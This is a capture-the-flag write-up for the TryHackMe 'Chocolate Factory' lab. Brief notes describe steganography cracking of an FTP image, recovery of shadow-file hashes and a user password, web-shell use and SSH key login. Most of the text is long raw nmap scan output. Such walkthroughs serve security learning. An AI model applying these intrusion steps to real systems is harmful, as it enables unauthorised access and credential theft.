# *ChoclateFactory_THM*

## *Enumuration*

# We see many ports open which was perculiar so  manually tried nc connect with each of them but no luck

# We got the key which was required on question 1 from port 113 which disclosed us the filename of the key present on webserver this port disclosed us that key is on http://localhost:/key_rev_key so i visted this on web server and downloaded the key.

# THen i used strings command with this file which gave us a name and key

# Now on ftp server we got a picture which contained hidden contents

# Cracked the passphrase using stegseek and got a base64 output

# This was basically contents of /etc/passwd and /etc/shadow mixed

# We got hash for user Charlie

# We got Charlie password which is cn7824

# We try ssh with it but doesnt work. We then login web form with this and there we have a web shell already.
we enumrate the machine from webshell and find a private key in charlies home directory

#  We login as charlie using that key

## *NMAP*

```
nmap -p21,22,80,100-125 -sS -sV -A -T4 10.10.102.226
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-18 06:51 EDT
Nmap scan report for 10.10.102.226
Host is up (0.43s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.30.255
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| ssh-hostkey:
|   2048 16:31:bb:b5:1f:cc:cc:12:14:8f:f0:d8:33:b0:08:9b (RSA)
|   256 e7:1f:c9:db:3e:aa:44:b6:72:10:3c:ee:db:1d:33:90 (ECDSA)
|_  256 b4:45:02:b6:24:8e:a9:06:5f:6c:79:44:8a:06:55:5e (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

```
100/tcp open  newacct?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
101/tcp open  hostname?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
102/tcp open  iso-tsap?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
103/tcp open  gppitnp?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
104/tcp open  acr-nema?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
|_dicom-ping:
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
105/tcp open  csnet-ns?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|_______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
106/tcp open  pop3pw?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|_______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
107/tcp open  rtelnet?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|_______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
108/tcp open  snagas?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|_______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
109/tcp open  pop2?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   DNSVersionBindReqTCP, RTSPRequest:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|_______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
110/tcp open  pop3?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|_______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
111/tcp open  rpcbind?
```

```
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   NULL, RPCCheck:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
112/tcp open  mcidas?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
113/tcp open  ident?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, GetRequest, Kerberos, LDAPSearchReq, NULL, RTSPRequest, TerminalServer, afp:
|_    http://localhost/key_rev_key <- You will find the key here!!!
114/tcp open  audionews?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
115/tcp open  sftp?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
116/tcp open  ansanotify?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
117/tcp open  uucp-path?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
```

```
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
118/tcp open  sqlserv?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
119/tcp open  nntp?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
120/tcp open  cfdptkt?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   HTTPOptions, RTSPRequest:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
121/tcp open  erpc?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
122/tcp open  smakynet?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
123/tcp open  ntp?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
124/tcp open  ansatrader?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
125/tcp open  locus-map?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
9 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port100-TCP:V=7.91%I=7%D=4/18%Time=607C0F43%P=x86_64-pc-linux-gnu%r(Get
SF:Request,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20_
SF:___\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/
SF:\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'
SF:\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x2
SF:0\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\
SF:x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;------------
SF:-----`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x
SF:20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|___
SF:____________________;________________\|\r\n\r\nA\x20small\x20hint\x20fro
SF:m\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here
SF:!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20")%r
SF:(HTTPOptions,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x2
SF:0\x20\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.-------------
SF:--\.\r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20
SF:\x20____\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20
SF:__\\/\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20
SF:\\\\'\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\_
SF:__\x20\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x
SF:20__:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\
SF:\r\n\x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;-------
SF:----------`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20
SF:\\/\x20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\
SF:\|_____________________;_______________\|\r\n\r\nA\x20small\x20hint\x
SF:20from\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x2
SF:0here!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x2
SF:0");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port101-TCP:V=7.91%I=7%D=4/18%Time=607C0F43%P=x86_64-pc-linux-gnu%r(Get
SF:Request,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20_
SF:___\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/
SF:\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'
SF:\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x2
SF:0\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\
SF:x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;------------
SF:-----`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x
SF:20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|___
SF:__________________;_______________\|\r\n\r\nA\x20small\x20hint\x20fro
SF:m\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here
SF:!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20")%r
SF:(HTTPOptions,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x2
SF:0\x20\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.-------------
SF:--\.\r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20
SF:\x20____\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20
SF:__\\/\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20
SF:\\\\'\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\_
SF:__\x20\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x
SF:20__:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\
SF:\r\n\x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;-------
SF:----------`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20
SF:\\/\x20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\
SF:\|_____________________;_______________\|\r\n\r\nA\x20small\x20hint\x
SF:20from\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x2
SF:0here!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x2
SF:0");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port102-TCP:V=7.91%I=7%D=4/18%Time=607C0F39%P=x86_64-pc-linux-gnu%r(NUL
SF:L,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20\x20__
SF:_\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\r\n\x2
SF:0\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20____\x2
SF:0___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20_:
SF:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'\\__\\
SF:'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x20\\\r\
SF:n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\x20\x2
SF:0\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;-----------------`
SF:\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x20\x20
SF:\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|_________
SF:____________;_______________\|\r\n\r\nA\x20small\x20hint\x20from\x20M
SF:r\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here!\x20;
SF:\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20")%r(Gener
SF:icLines,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20_
SF:___\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/
SF:\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'
SF:\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x2
SF:0\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\
SF:x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;------------
SF:-----`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x
SF:20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|___
SF:__________________;_______________\|\r\n\r\nA\x20small\x20hint\x20fro
SF:m\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here
SF:!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port103-TCP:V=7.91%I=7%D=4/18%Time=607C0F43%P=x86_64-pc-linux-gnu%r(Get
SF:Request,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20
SF:\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\
SF:r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20_
SF:___\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/
SF:\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'
SF:\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x2
SF:0\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20__:
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\\r\n\
SF:x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;------------
SF:-----`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20\\/\x
SF:20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\\|___
SF:___________________;________________\|\r\n\r\nA\x20small\x20hint\x20fro
SF:m\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x20here
SF:!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x20")%r
SF:(HTTPOptions,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x2
SF:0\x20\x20___\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.-------------
SF:--\.\r\n\x20\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20
SF:\x20____\x20___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20
SF:__\\/\x20_:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20
SF:\\\\'\\__\\'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\_
SF:__\x20\\\r\n\x20\x20\x20\x20\\\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x
SF:20__:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\\
SF:\r\n\x20\x20\x20\x20\x20\\\\'\\__\\'\\__\\'\\__\\\x20\\__\\'\\_;-------
SF:----------`\r\n\x20\x20\x20\x20\x20\x20\\\\/\x20\x20\x20\\/\x20\x20\x20
SF:\\/\x20\x20\x20\\/\x20\x20\x20\\/\x20:\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\|\r\n\x20\x20\x20\x20\x20\x20\x20\\
SF:\|______________________;________________\|\r\n\r\nA\x20small\x20hint\x
SF:20from\x20Mr\.Wonka\x20:\x20Look\x20somewhere\x20else,\x20its\x20not\x2
SF:0here!\x20;\)\x20\r\nI\x20hope\x20you\x20wont\x20drown\x20Augustus\"\x2
SF:0");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port104-TCP:V=7.91%I=7%D=4/18%Time=607C0F39%P=x86_64-pc-linux-gnu%r(NUL
SF:L,20F,"\"Welcome\x20to\x20chocolate\x20room!!\x20\r\n\x20\x20\x20\x20__
SF:_\x20\x20___\x20\x20___\x20\x20___\x20\x20___\.---------------\.\r\n\x2
SF:0\x20\.'\\__\\'\\__\\'\\__\\'\\__\\'\\__,`\x20\x20\x20\.\x20\x20____\x2
SF:0___\x20\\\r\n\x20\x20\\\|\\/\x20__\\/\x20__\\/\x20__\\/\x20__\\/\x20_:
SF:\\\x20\x20\|:\.\x20\x20\\\x20\x20\\___\x20\\\r\n\x20\x20\x20\\\\'\\__\\
SF:'\\__\\'\\__\\'\\__\\'\\_`\.__\|\x20\x20`\.\x20\\\x20\x20\\___\x20\\\r\
